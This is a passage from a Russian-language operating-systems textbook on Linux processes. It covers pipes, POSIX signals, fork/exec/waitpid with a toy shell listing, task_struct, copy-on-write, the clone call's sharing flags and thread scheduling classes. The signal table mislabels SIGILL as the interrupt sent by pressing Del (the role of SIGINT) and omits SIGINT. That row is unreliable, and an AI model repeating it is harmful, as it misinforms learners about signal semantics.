Процессы именуются своими PID-идентификаторами. Как уже говорилось, при создании процесса его PID выдается родителю нового процесса. Если дочерний процесс желает узнать свой PID, то он может воспользоваться системным вызовом *getpid*. Идентификаторы процессов используются различным образом. Например, когда дочерний процесс завершается, его родитель получает PID только что завершившегося дочернего процесса. Это может быть важно, так как у родительского процесса может быть много дочерних процессов. Поскольку у дочерних процессов также могут быть дочерние процессы, то исходный процесс может создать целое дерево детей, внуков, правнуков и более дальних потомков.

В системе Linux процессы могут общаться друг с другом с помощью некой формы передачи сообщений. Можно создать канал между двумя процессами, в который один процесс сможет писать поток байтов, а другой процесс сможет его читать. Эти каналы иногда называют **трубами** (pipes). Синхронизация процессов достигается путем блокирования процесса при попытке прочитать данные из пустого канала. Когда данные появляются в канале, процесс разблокируется.

При помощи каналов организуются конвейеры оболочки. Когда оболочка видит строку вроде

```
sort <f | head
```

она создает два процесса, *sort* и *head*, а также устанавливает между ними канал таким образом, что стандартный поток вывода программы *sort* соединяется со стандартным

потоком ввода программы *head*. При этом все данные, которые пишет *sort*, попадают напрямую к *head*, для чего не требуется временного файла. Если канал переполняется, то система приостанавливает работу *sort* до тех пор, пока *head* не удалит из него хоть сколько-нибудь данных.

Процессы могут общаться и другим способом — при помощи программных прерываний. Один процесс может послать другому так называемый **сигнал** (signal). Процессы могут сообщить системе, какие действия следует предпринимать, когда придет входящий сигнал. Варианты такие: проигнорировать сигнал, перехватить его, позволить сигналу убить процесс (действие по умолчанию для большинства сигналов). Если процесс выбрал перехват посылаемых ему сигналов, он должен указать процедуру обработки сигналов. Когда сигнал прибывает, управление сразу же передается обработчику. Когда процедура обработки сигнала завершает свою работу, управление снова передается в то место, в котором оно находилось, когда пришел сигнал (это аналогично обработке аппаратных прерываний ввода-вывода). Процесс может посылать сигналы только членам своей **группы процессов** (process group), состоящей из его прямого родителя (и других предков), братьев и сестер, а также детей (и прочих потомков). Процесс может также послать сигнал сразу всей своей группе за один системный вызов.

Сигналы используются и для других целей. Например, если процесс выполняет вычисления с плавающей точкой и непреднамеренно делит на 0 (делает то, что осуждается математиками), то он получает сигнал SIGFPE (Floating-Point Exception SIGnal — сигнал исключения при выполнении операции с плавающей точкой). Сигналы, требуемые стандартом POSIX, перечислены в табл. 10.2. В большинстве систем Linux имеются также дополнительные сигналы, но использующие их программы могут оказаться непереносимыми на другие версии Linux и UNIX.

Таблица 10.2. Сигналы, требуемые стандартом POSIX

Сигнал	Причина
SIGABRT	Посылается, чтобы прервать процесс и создать дамп памяти
SIGALRM	Истекло время будильника
SIGFPE	Произошла ошибка при выполнении операции с плавающей точкой (например, деление на 0)
SIGHUP	На телефонной линии, использовавшейся процессом, была повешена трубка
SIGILL	Пользователь нажал клавишу Del, чтобы прервать процесс
SIGQUIT	Пользователь нажал клавишу, требующую выполнения дампа памяти
SIGKILL	Посылается, чтобы уничтожить процесс (не может игнорироваться или перехватываться)
SIGPIPE	Процесс пишет в канал, из которого никто не читает
SIGSEGV	Процесс обратился к неверному адресу памяти
SIGTERM	Вежливая просьба к процессу завершить свою работу
SIGUSR1	Может быть определен приложением
SIGUSR2	Может быть определен приложением

10.3.2. Системные вызовы управления процессами в Linux

Рассмотрим теперь системные вызовы Linux, предназначенные для управления процессами. Основные системные вызовы перечислены в табл. 10.3. Обсуждение проще

всего начать с системного вызова *fork*. Этот системный вызов (поддерживаемый также в традиционных системах UNIX) представляет собой основной способ создания новых процессов в системах Linux (другой способ мы обсудим в следующем разделе). Он создает точную копию оригинального процесса, включая все описатели файлов, регистры и пр. После выполнения системного вызова *fork* исходный процесс и его копия (родительский и дочерний процессы) идут каждый своим путем. Сразу после выполнения системного вызова *fork* значения всех соответствующих переменных в обоих процессах одинаковы, но после копирования всего адресного пространства родителя (для создания потомка) последующие изменения в одном процессе не влияют на другой процесс. Системный вызов *fork* возвращает значение, равное нулю, для дочернего процесса и значение, равное идентификатору (PID) дочернего процесса, — для родительского. По этому идентификатору оба процесса могут определить, кто из них родитель, а кто — потомок.

Таблица 10.3. Некоторые системные вызовы, относящиеся к процессам. Код возврата s в случае ошибки равен –1; pid — это идентификатор процесса; residual — остаток времени от предыдущего сигнала. Смысл параметров понятен по их названиям

Системный вызов	Описание
pid=fork( )	Создать дочерний процесс, идентичный родительскому
pid=waitpid(pid, &statloc, opts)	Ждать завершения дочернего процесса
s=execve(name, argv, envp)	Заменить образ памяти процесса
exit(status)	Завершить выполнение процесса и вернуть статус
s=sigaction(sig, &act, &oldact)	Определить действие, выполняемое при приходе сигнала
s=sigreturn(&context)	Вернуть управление после обработки сигнала
s=sigprocmask(how, &set, &old)	Исследовать или изменить маску сигнала
s=sigpending(set)	Получить набор блокированных сигналов
s=sigsuspend(sigmask)	Заменить маску сигнала и приостановить процесс
s=kill(pid, sig)	Послать сигнал процессу
residual=alarm(seconds)	Установить будильник
s=pause( )	Приостановить выполнение вызывающей стороны до следующего сигнала

В большинстве случаев после системного вызова *fork* дочернему процессу требуется выполнить отличающийся от родительского процесса код. Рассмотрим работу оболочки. Она считывает команду с терминала, с помощью системного вызова *fork* создает дочерний процесс, ждет выполнения введенной команды дочерним процессом, после чего считывает следующую команду (после завершения дочернего процесса). Для ожидания завершения дочернего процесса родительский процесс делает системный вызов *waitpid*, который ждет завершения потомка (любого потомка, если их несколько). У этого системного вызова три параметра. Первый параметр позволяет вызывающей стороне ждать конкретного потомка. Если этот параметр равен –1, то в этом случае системный вызов ожидает завершения любого дочернего процесса. Второй параметр представляет собой адрес переменной, в которую записывается статус завершения дочернего процесса (нормальное или ненормальное завершение, а также возвращаемое на выходе значение). Это позволяет родителю знать о судьбе своего ребенка. Третий

параметр определяет, будет ли вызывающая сторона блокирована или сразу получит управление обратно (если ни один потомок не завершен).

В случае использования оболочки дочерний процесс должен выполнить введенную пользователем команду. Он делает это при помощи системного вызова *exec*, который заменяет весь образ памяти содержимым файла, указанного в первом параметре. Крайне упрощенный вариант оболочки, иллюстрирующей использование системных вызовов *fork*, *waitpid* и *exec*, показан в листинге 10.2.

В самом общем случае у системного вызова *exec* три параметра: имя исполняемого файла, указатель на массив аргументов и указатель на массив строк окружения. Скоро мы все это опишем. Различные библиотечные процедуры, такие как *execl*, *execv*, *execle* и *execve*, позволяют опускать некоторые параметры или указывать их иными способами. Все эти процедуры обращаются к одному и тому же системному вызову. Хотя сам системный вызов называется *exec*, библиотечной процедуры с таким именем нет (необходимо использовать одну из вышеупомянутых).

Листинг 10.2. Сильно упрощенная оболочка

```
while (TRUE) { /* бесконечный цикл */
    type_prompt( );                /* вывести приглашение к вводу */
    read_command(command, params); /* прочитать с клавиатуры строку ввода*/
    pid = fork( );                 /* ответвить дочерний процесс */
    if (pid < 0) {
        printf("Создать процесс невозможно"); /* ошибка */
        continue;                  /* повторить цикл */
    }
    if (pid != 0) {
        waitpid (-1, &status, 0);  /* родительский процесс ждет дочерний
                                      процесс */
    } else {
        execve(command, params, 0); /* дочерний процесс выполняет работу */
    }
}
```

Рассмотрим случай выполнения оболочкой команды

```
cp file1 file2
```

используемой для копирования файла file1 в файл file2. После того как оболочка создает дочерний процесс, тот обнаруживает и исполняет файл cp и передает ему информацию о копируемых файлах.

Главная программа файла cp (как и многие другие программы) содержит объявление функции

```
main(argc, argv, envp)
```

где *argc* — счетчик количества элементов командной строки, включая имя программы. Для приведенного примера значение *argc* равно 3.

Второй параметр *argv* представляет собой указатель на массив. *i*-й элемент этого массива является указателем на *i*-й элемент командной строки. В нашем примере элемент *argv[0]* указывает на двухсимвольную строку «cp». Соответственно элемент *argv[1]* указывает на пятисимвольную строку «file1», а элемент *argv[2]* — на пятисимвольную строку «file2».

Третий параметр *envp* процедуры *main* представляет собой указатель на среду (массив, содержащий строки вида *имя = значение*, используемые для передачи программе такой информации, как тип терминала и имя домашнего каталога). В листинге 10.2 дочернему процессу переменные среды не передаются, поэтому третий параметр *execve* в данном случае равен нулю.

Если системный вызов *exec* показался вам слишком мудреным, не отчаивайтесь — это самый сложный системный вызов. Все остальные значительно проще. В качестве примера простого системного вызова рассмотрим *exit*, который процессы должны использовать при завершении исполнения. У него есть один параметр — статус выхода (от 0 до 255), возвращаемый родительскому процессу в переменной *status* системного вызова *waitpid*. Младший байт переменной *status* содержит статус завершения (равный нулю при нормальном завершении или коду ошибки — при аварийном). Старший байт содержит статус выхода потомка (от 0 до 255), указанный в вызове завершения потомка. Например, если родительский процесс выполняет оператор

```
n = waitpid(-1, &status, 0);
```

то он будет приостановлен до тех пор, пока не завершится какой-либо дочерний процесс. Если, например, дочерний процесс завершится со значением статуса 4 (в параметре библиотечной процедуры *exit*), то родительский процесс будет разбужен со значением *n*, равным PID дочернего процесса, и значением статуса 0x0400 (префикс 0x означает в программах на языке C шестнадцатеричное число). Младший байт переменной *status* относится к сигналам, старший байт представляет собой значение, задаваемое дочерним процессом в виде параметра при обращении к системному вызову *exit*.

Если процесс уже завершился, а родительский процесс не ожидает этого события, то дочерний процесс переводится в так называемое **состояние зомби** (zombie state) — живого мертвеца, то есть приостанавливается. Когда родительский процесс, наконец, обращается к библиотечной процедуре *waitpid*, дочерний процесс завершается.

Некоторые системные вызовы относятся к сигналам, используемым различными способами. Допустим, если пользователь случайно дал текстовому редактору указание отобразить содержимое очень длинного файла, а затем осознал свою ошибку, то ему потребуется некий способ прервать работу редактора. Обычно для этого пользователь нажимает специальную клавишу (например, Del или Ctrl+C), в результате чего редактору посылается сигнал. Редактор перехватывает сигнал и останавливает вывод.

Чтобы заявить о своем желании перехватить тот или иной сигнал, процесс может воспользоваться системным вызовом *sigaction*. Первый параметр этого системного вызова — сигнал, который требуется перехватить (см. табл. 10.2). Второй параметр представляет собой указатель на структуру, в которой хранится указатель на процедуру обработки сигнала (вместе с различными прочими битами и флагами). Третий параметр указывает на структуру, в которую система возвращает информацию о текущей обработке сигналов на случай, если позднее его нужно будет восстановить.

Обработчик сигнала может выполняться сколь угодно долго. Однако на практике обработка сигналов занимает очень мало времени. Когда процедура обработки сигнала завершает свою работу, она возвращается к той точке, из которой ее прервали.

Системный вызов *sigaction* может использоваться также для игнорирования сигнала или чтобы восстановить действие по умолчанию, заключающееся в уничтожении процесса.

Нажатие на клавишу Del не является единственным способом послать сигнал. Системный вызов *kill* позволяет процессу послать сигнал другому родственному процессу. Выбор названия для данного системного вызова (kill — убить, уничтожить) не особенно удачен, так как чаще всего сигналы посылаются процессами для того, чтобы быть перехваченными. А вот неперехваченный сигнал, конечно же, убьет получателя.

Во многих приложениях реального времени бывает необходимо прервать процесс через определенный интервал времени, чтобы что-то сделать, например передать повторно потерянный пакет по ненадежной линии связи. Для обработки данной ситуации имеется системный вызов *alarm* (будильник). Параметр этого системного вызова задает временной интервал в секундах, по истечении которого процессу посылается сигнал SIGALRM. У процесса в каждый момент времени может быть только один будильник. Например, если делается системный вызов *alarm* с параметром 10 с, а через 3 с снова делается вызов *alarm* с параметром 20 с, то будет сгенерирован только один сигнал — через 20 с после второго вызова. Первый сигнал будет отменен вторым обращением к вызову *alarm*. Если параметр системного вызова *alarm* равен нулю, то такое обращение отменяет любой невыполненный сигнал *alarm*. Если сигнал *alarm* не перехватывается, то выполняется действие по умолчанию — и процесс уничтожается. Технически возможно игнорирование данного сигнала, но смысла это не имеет. Зачем программе просить отправить сигнал чуть позже, а затем его игнорировать?

Иногда случается так, что процессу нечем заняться, пока не придет сигнал. Например, рассмотрим обучающую программу, проверяющую скорость чтения и понимание текста. Она отображает на экране некий текст, а затем делает системный вызов *alarm*, чтобы система послала ей сигнал через 30 с. Пока студент читает текст, программе делать нечего. Она может находиться (ничего не делая) в коротком цикле, но будет напрасно расходовать время центрального процессора, которое может понадобиться фоновому процессу или другому пользователю. Лучшее решение заключается в использовании системного вызова *pause*, который дает указание операционной системе Linux приостановить работу процесса до появления следующего сигнала. И горе той программе, которая останавливается без выставления сигнала будильника.

10.3.3. Реализация процессов и потоков в Linux

Процесс в Linux подобен айсбергу: то, что вы видите, представляет собой всего лишь выступающую над водой его часть, но не менее важная часть скрыта под водой. У каждого процесса есть пользовательская часть, в которой работает программа пользователя. Однако когда один из потоков делает системный вызов, то происходит эмулированное прерывание с переключением в режим ядра. После этого поток начинает работу в контексте ядра с другой картой памяти и полным доступом ко всем ресурсам машины. Это все тот же самый поток, но теперь обладающий большей властью, а также со своим стеком ядра и счетчиком команд в режиме ядра. Это важно, так как системный вызов может блокироваться на полпути: например, в ожидании завершения дисковой операции. При этом счетчик команд и регистры будут сохранены таким образом, чтобы позднее поток можно было перезапустить в режиме ядра.

Ядро Linux внутренним образом представляет процессы как **задачи** (tasks) при помощи структуры задач task_struct. В отличие от подходов других операционных систем (которые делают различия между процессом, легковесным процессом и потоком), Linux использует структуру задач для представления любого контекста исполнения. Поэтому

процесс с одним потоком представляется одной структурой задач, а многопоточный процесс будет иметь по одной структуре задач для каждого из потоков пользовательского уровня. Наконец, само ядро является многопоточным и имеет потоки уровня ядра, которые не связаны ни с какими пользовательскими процессами и выполняют код ядра. Мы вернемся к обработке многопоточных процессов (и потоков вообще) далее в этом же разделе.

Для каждого процесса в памяти всегда находится его дескриптор типа task_struct. Он содержит важную информацию, необходимую ядру для управления всеми процессами (в том числе параметры планирования, списки дескрипторов открытых файлов и т. д.). Дескриптор процесса (вместе с памятью стека режима ядра для процесса) создается при создании процесса.

Для совместимости с другими системами UNIX процессы в Linux идентифицируются при помощи идентификатора процесса (Process Identifier (PID)). Ядро организует все процессы в двунаправленный список структур задач. В дополнение к доступу к дескрипторам процессов при помощи перемещения по связанным спискам PID можно отобразить на адрес структуры задач и немедленно получить доступ к информации процесса.

Структура задачи содержит множество полей. Некоторые из этих полей содержат указатели на другие структуры данных или сегменты (например, содержащие информацию об открытых файлах). Некоторые из этих сегментов относятся к структуре процесса для пользовательского уровня (которая не представляет никакого интереса, если пользовательский процесс не выполняется). Поэтому они могут быть вытеснены в файл подкачки (чтобы не расходовать память на ненужную информацию). Например, несмотря на то что процессу может быть послан сигнал в то время, когда он вытеснен, он не может читать файл. По этой причине информация о сигналах всегда должна находиться в памяти — даже когда процесса в памяти нет. В то же время информация о дескрипторах файлов может храниться в пользовательской структуре и доставляться только тогда, когда процесс находится в памяти и может выполняться.

Информация в дескрипторе процесса подразделяется на следующие категории:

1. **Параметры планирования.** Приоритет процесса, израсходованное за последний учитываемый период процессорное время, количество проведенного в режиме ожидания времени. Вся эта информация используется для выбора процесса, который будет выполняться следующим.
2. **Образ памяти.** Указатели на сегменты: текста, данных и стека или на таблицы страниц. Если сегмент текста используется совместно, то указатель текста указывает на общую таблицу текста. Когда процесса нет в памяти, то здесь также содержится информация о том, как найти части процесса на диске.
3. **Сигналы.** Маски, указывающие, какие сигналы игнорируются, какие перехватываются, какие временно заблокированы, а какие находятся в процессе доставки.
4. **Машинные регистры.** Когда происходит эмулированное прерывание в ядро, то машинные регистры (включая регистры с плавающей точкой) сохраняются здесь.
5. **Состояние системного вызова.** Информация о текущем системном вызове (включая параметры и результаты).
6. **Таблица дескрипторов файлов.** Когда делается системный вызов, использующий дескриптор файла, то файловый дескриптор используется как индекс в этой таблице для обнаружения соответствующей этому файлу структуры данных (i-node).

7. **Учетные данные.** Указатель на таблицу, в которой отслеживается использованное процессом пользовательское и системное время процессора. Некоторые системы также хранят здесь предельные значения времени процессора, которое может использовать процесс, максимальный размер его стека, количество блоков страниц, которое он может использовать, и пр.
8. **Стек ядра.** Фиксированный стек для использования той частью процесса, которая работает в режиме ядра.
9. **Разное.** Текущее состояние процесса, ожидаемые процессом события (если таковые есть), время до истечения интервала будильника, PID процесса, PID родительского процесса, идентификаторы пользователя и группы.

Зная все это, легко объяснить, как в системе Linux создаются процессы. Механизм создания нового процесса довольно прост. Для дочернего процесса создаются новый дескриптор процесса и пользовательская область, которая заполняется в большей степени из родительского процесса. Дочерний процесс получает PID, затем настраивается его карта памяти. Кроме того, дочернему процессу предоставляется совместный доступ к файлам родительского процесса. Затем настраиваются регистры дочернего процесса, после чего он готов к запуску.

Когда выполняется системный вызов *fork*, вызывающий процесс выполняет эмулированное прерывание в ядро и создает структуру задач и несколько других сопутствующих структур данных (таких, как стек режима ядра и структура thread_info). Эта структура выделяется на фиксированном смещении от конца стека процесса и содержит несколько параметров процесса (вместе с адресом дескриптора процесса). Поскольку дескриптор процесса хранится в определенном месте, системе Linux нужно всего несколько эффективных операций, чтобы найти структуру задачи для выполняющегося процесса.

Большая часть содержимого дескриптора процесса заполняется значениями из дескриптора родителя. Затем Linux ищет доступный PID, который в этот момент не используется любыми другими процессами, и обновляет элемент хэш-таблицы PID, чтобы там был указатель на новую структуру задачи. В случае конфликтов в хэш-таблице дескрипторы процессов могут быть сцеплены. Она также настраивает поля в task_struct, чтобы они указывали на соответствующий предыдущий/следующий процесс в массиве задач.

В принципе, теперь следует выделить память для данных потомка и сегментов стека и сделать точные копии сегментов родителя, поскольку семантика системного вызова *fork* говорит о том, что никакая область памяти не используется совместно родительским и дочерним процессами. Текстовый сегмент может либо копироваться, либо использоваться совместно (поскольку он доступен только для чтения). В этот момент дочерний процесс готов работать.

Однако копирование памяти является дорогим удовольствием, поэтому все современные Linux-системы слегка жульничают. Они выделяют дочернему процессу его собственные таблицы страниц, но эти таблицы указывают на страницы родительского процесса, помеченные как доступные только для чтения. Когда какой-либо процесс (дочерний или родительский) пытается писать в такую страницу, происходит нарушение защиты. Ядро видит это и выделяет процессу, нарушившему защиту, новую копию этой страницы, которую помечает как доступную для чтения и записи. Таким образом, копируются только те страницы, в которые дочерний процесс пишет. Такой механизм

называется **копированием при записи** (copy on write). При этом дополнительно экономится память, так как страницы с программой не копируются.

После того как дочерний процесс начинает работу, его код (в нашем примере это копия оболочки) делает системный вызов *exec*, задавая имя команды в качестве параметра. При этом ядро находит и проверяет исполняемый файл, копирует в ядро аргументы и строки окружения, а также освобождает старое адресное пространство и его таблицы страниц.

Теперь надо создать и заполнить новое адресное пространство. Если системой поддерживается отображение файлов на адресное пространство памяти (как это делается, например, в Linux и практически во всех остальных системах на основе UNIX), то новые таблицы страниц настраиваются следующим образом: в них указывается, что страниц в памяти нет (кроме, возможно, одной страницы со стеком), а содержимое адресного пространства зарезервировано исполняемым файлом на диске. Когда новый процесс начинает работу, он немедленно вызывает страничную ошибку, в результате которой первая страница кода подгружается из исполняемого файла. Таким образом, ничего не нужно загружать заранее, что позволяет быстро запускать программы, а в память загружать только те страницы, которые действительно нужны программам. (Эта стратегия фактически является подкачкой по требованию в ее самом чистом виде — см. главу 3.) Наконец, в новый стек копируются аргументы и строки окружения, сигналы сбрасываются, а все регистры устанавливаются в нуль. С этого момента новая команда может начинать исполнение.

Описанные шаги показаны на рис. 10.3 при помощи следующего примера: пользователь вводит с терминала команду *ls*, оболочка создает новый процесс, клонируя себя с помощью системного вызова *fork*. Новая оболочка затем делает системный вызов *exec*, чтобы считать в свою область памяти содержимое исполняемого файла ls. После этого можно приступать к выполнению ls.

Потоки в Linux

Потоки в общих чертах обсуждались в главе 2. Здесь мы сосредоточимся на потоках ядра в Linux, и в особенности на различиях модели потоков в Linux и других UNIX-системах. Чтобы лучше понять предоставляемые моделью Linux уникальные возможности, начнем с обсуждения некоторых трудных решений, присутствующих в многопоточных системах.

При знакомстве с потоками основная проблема заключается в выдерживании корректной традиционной семантики UNIX. Рассмотрим сначала системный вызов *fork*. Предположим, что процесс с несколькими (реализуемыми в ядре) потоками делает системный вызов *fork*. Следует ли в новом процессе создавать все остальные потоки? Предположим, что мы ответили на этот вопрос утвердительно. Допустим также, что один из остальных потоков был блокирован (в ожидании ввода с клавиатуры). Должен ли поток в новом процессе также быть блокирован ожиданием ввода с клавиатуры? Если да, то какому потоку достанется следующая набранная на клавиатуре строка? Если нет, то что должен делать этот поток в новом процессе?

Эта проблема касается и многих других аспектов. В однопоточном процессе такой проблемы не возникает, так как единственный поток не может быть блокирован при вызове *fork*. Теперь рассмотрим случай, при котором в дочернем процессе остальные потоки не создаются. Предположим, что один из несозданных потоков удерживает мьютекс, который пытается получить единственный созданный поток нового процесса (после




Рис. 10.3. Шаги выполнения команды ls, введенной в оболочке

выполнения вызова *fork)*. В этом случае мьютекс никогда не будет освобожден и новый поток повиснет навсегда. Существует также множество других проблем. И простого решения нет.

Файловый ввод-вывод представляет собой еще одну проблемную область. Предположим, что один поток блокирован при чтении из файла, а другой поток закрывает файл или делает системный вызов *lseek*, чтобы изменить текущий указатель файла. Что произойдет дальше? Кто знает?

Обработка сигналов тоже представляет собой сложный вопрос. Должны ли сигналы направляться определенному потоку или всему процессу в целом? Вероятно, сигнал SIGFPE (Floating-Point Exception SIGnal — сигнал исключения при выполнении операции с плавающей точкой) должен перехватываться тем потоком, который его вызвал. А что, если он его не перехватывает? Следует ли убить этот поток? Или следует убить все потоки? Рассмотрим теперь сигнал SIGINT, генерируемый сидящим за клавиатурой пользователем. Какой поток должен перехватывать этот сигнал? Должен ли у всех потоков быть общий набор масок сигналов? При решении подобных проблем любые попытки вытянуть нос в одном месте приводят к тому, что в каком-либо другом месте увязает хвост. Корректная реализация семантики потоков (не говоря уже о коде) представляет собой нетривиальную задачу.

Операционная система Linux поддерживает потоки в ядре довольно интересным способом, с которым стоит познакомиться. Эта реализация основана на идеях из системы 4.4BSD, но в дистрибутиве 4.4BSD потоки на уровне ядра реализованы не были, так как у Калифорнийского университета в Беркли деньги кончились раньше, чем библиотеки языка C могли быть переписаны так, чтобы решить описанные ранее проблемы.

Исторически процессы были контейнерами ресурсов, а потоки — единицами исполнения. Процесс содержал один или несколько потоков, которые совместно использовали адресное пространство, открытые файлы, обработчики сигналов и все остальное. Все было понятно и просто.

В 2000 году в Linux был введен новый мощный системный вызов *clone*, который размыл различия между процессами и потоками и, возможно, даже инвертировал первенство этих двух концепций. Вызова *clone* нет ни в одной из версий UNIX. Классически при создании нового потока исходный поток (потоки) и новый поток совместно использовали все, кроме регистров, — в частности, дескрипторы для открытых файлов, обработчики сигналов, прочие глобальные свойства — все это было у каждого процесса, а не у потока. Системный вызов *clone* дал возможность все эти аспекты сделать характерными как для процесса, так и для потока. Формат вызова выглядит следующим образом:

```
pid = clone(function, stack_ptr, sharing_flags, arg);
```

Вызов *clone* создает новый поток либо в текущем, либо в новом процессе (в зависимости от флага *sharing_flags*). Если новый поток находится в текущем процессе, то он совместно с существующими потоками использует адресное пространство и каждая последующая запись в любой байт адресного пространства (любым потоком) тут же становится видима всем остальным потокам процесса. Если же адресное пространство совместно не используется, то новый поток получает точную копию адресного пространства, но последующие записи из нового потока уже не видны старым потокам. Здесь используется та же семантика, что и у системного вызова *fork* по стандарту POSIX.

В обоих случаях новый поток начинает выполнение функции *function* с аргументом *arg* в качестве единственного параметра. Также в обоих случаях новый поток получает собственный приватный стек, при этом указатель стека инициализируется параметром *stack_ptr*.

Параметр *sharing_flags* представляет собой битовый массив, обеспечивающий существенно более тонкую настройку совместного использования, чем традиционные системы UNIX. Каждый бит может быть установлен независимо от остальных, и каждый из них определяет, копирует новый поток эту структуру данных или использует ее совместно с вызывающим потоком. В табл. 10.4 показаны некоторые элементы, которые можно использовать совместно или копировать — в соответствии со значением битов в *sharing_flags*.

Бит *CLONE_VM* определяет, будет виртуальная память (то есть адресное пространство) использоваться совместно со старыми потоками или будет копироваться. Если этот бит установлен, то новый поток просто добавляется к старым потокам, так что в результате системный вызов *clone* создает новый поток в существующем процессе. Если этот бит сброшен, то новый поток получает собственное приватное адресное пространство. Это означает, что результат выданных из него команд процессора *STORE* не виден существующим потокам. Такое поведение подобно поведению системного вызова *fork*. Создание нового адресного пространства равнозначно определению нового процесса.

Таблица 10.4. Биты массива sharing_flags

Флаг	Значение при установке в 1	Значение при установке в 0
CLONE_VM	Создать новый поток	Создать новый процесс
CLONE_FS	Общие рабочий каталог, каталог root и umask	Не использовать их совместно
CLONE_FILES	Общие дескрипторы файлов	Копировать дескрипторы файлов
CLONE_SIGHAND	Общая таблица обработчика сигналов	Копировать таблицу
CLONE_PARENT	Новый поток имеет того же родителя, что и вызывающий	Родителем нового потока является вызывающий

Бит *CLONE_FS* управляет совместным использованием рабочего каталога и каталога root, а также флага *umask*. Даже если у нового потока есть собственное адресное пространство, при установленном бите *CLONE_FS* старый и новый потоки будут совместно использовать рабочие каталоги. Это означает, что вызов *chdir* одним из потоков изменит рабочий каталог другого потока, несмотря на то что у другого потока есть собственное адресное пространство. В системе UNIX вызов *chdir* потоком всегда изменяет рабочий каталог всех остальных потоков этого процесса, но никогда не меняет рабочих каталогов других процессов. Таким образом, этот бит обеспечивает такую разновидность совместного использования, которая недоступна в традиционных версиях UNIX.

Бит *CLONE_FILES* аналогичен биту *CLONE_FS*. Если он установлен, то новый поток предоставляет свои дескрипторы файлов старым потокам, так что вызовы *lseek* одним потоком становятся видимыми для других потоков, что также обычно справедливо для потоков одного процесса, но не потоков различных процессов. Аналогично бит *CLONE_SIGHAND* разрешает или запрещает совместное использование таблицы обработчиков сигналов старым и новым потоками. Если таблица общая (даже для потоков в различных адресных пространствах), то изменение обработчика в одном потоке повлияет на обработчики в других потоках.

И наконец, каждый процесс имеет родителя. Бит *CLONE_PARENT* управляет тем, кто является родителем нового потока. Это может быть родитель вызывающего потока (в таком случае новый поток является братом вызывающего потока) либо сам вызывающий поток (в таком случае новый поток является потомком вызывающего). Есть еще несколько битов, которые управляют другими вещами, но они не так важны.

Такая детализация вопросов совместного использования стала возможна благодаря тому, что в системе Linux для различных элементов, перечисленных в начале раздела «Реализация процессов и потоков в Linux» (параметры планирования, образ памяти и т. д.), используются отдельные структуры данных. Структура задач просто содержит указатели на эти структуры данных, поэтому легко создать новую структуру задач для каждого клонированного потока и сделать так, чтобы она указывала либо на структуры (планирования потоков, памяти и пр.) старого потока, либо на копии этих структур. Сам факт возможности такой высокой степени детализации совместного использования еще не означает, что она полезна, особенно потому что в традиционных версиях UNIX это не поддерживается. Если какая-либо программа в системе Linux пользуется этой возможностью, то это означает, что она больше не является переносимой на UNIX.

Модель потоков Linux порождает еще одну трудность. UNIX-системы связывают с процессом один PID (независимо от того, однопоточный он или многопоточный). Чтобы сохранять совместимость с другими UNIX-системами, Linux различает идентификаторы процесса PID и идентификаторы задачи TID. Оба этих поля хранятся в структуре задач. Когда вызов *clone* используется для создания нового процесса (который ничего не использует совместно со своим создателем), PID устанавливается в новое значение, в противном случае задача получает новый TID, но наследует PID. Таким образом, все потоки процесса получат тот же самый PID, что и первый поток процесса.

10.3.4. Планирование в Linux

Теперь мы рассмотрим алгоритм планирования системы Linux. Начнем с того, что потоки в системе Linux реализованы в ядре, поэтому планирование основано на потоках, а не на процессах.

В операционной системе Linux алгоритмом планирования различаются три класса потоков:

1. Потоки реального времени, обслуживаемые по алгоритму FIFO (First in First Out — первым прибыл, первым обслужен).
2. Потоки реального времени, обслуживаемые в порядке циклической очереди.
3. Потоки разделения времени.

Обслуживаемые по алгоритму FIFO потоки реального времени имеют наивысшие приоритеты и не могут вытесняться другими потоками, за исключением такого же потока реального времени FIFO с более высоким приоритетом, перешедшего в состояние готовности. Обслуживаемые в порядке циклической очереди потоки реального времени представляют собой то же самое, что и потоки реального времени FIFO, но с тем отличием, что они имеют квант времени и могут вытесняться по таймеру. Такой находящийся в состоянии готовности поток выполняется в течение кванта времени, после чего помещается в конец своей очереди. Ни один из этих классов не является на самом деле классом реального времени. Здесь нельзя задать предельный срок выполнения задания и гарантировать его выполнение. Эти классы просто имеют более высокий приоритет, чем потоки стандартного класса разделения времени. Причина, по которой в системе Linux эти классы называются классами реального времени, состоит в том, что операционная система Linux соответствует стандарту P1003.4 (расширения реального времени для UNIX), в котором используются такие имена. Потоки реального времени внутри представлены приоритетами от 0 до 99, причем 0 — самый высокий, а 99 — самый низкий приоритет реального времени.

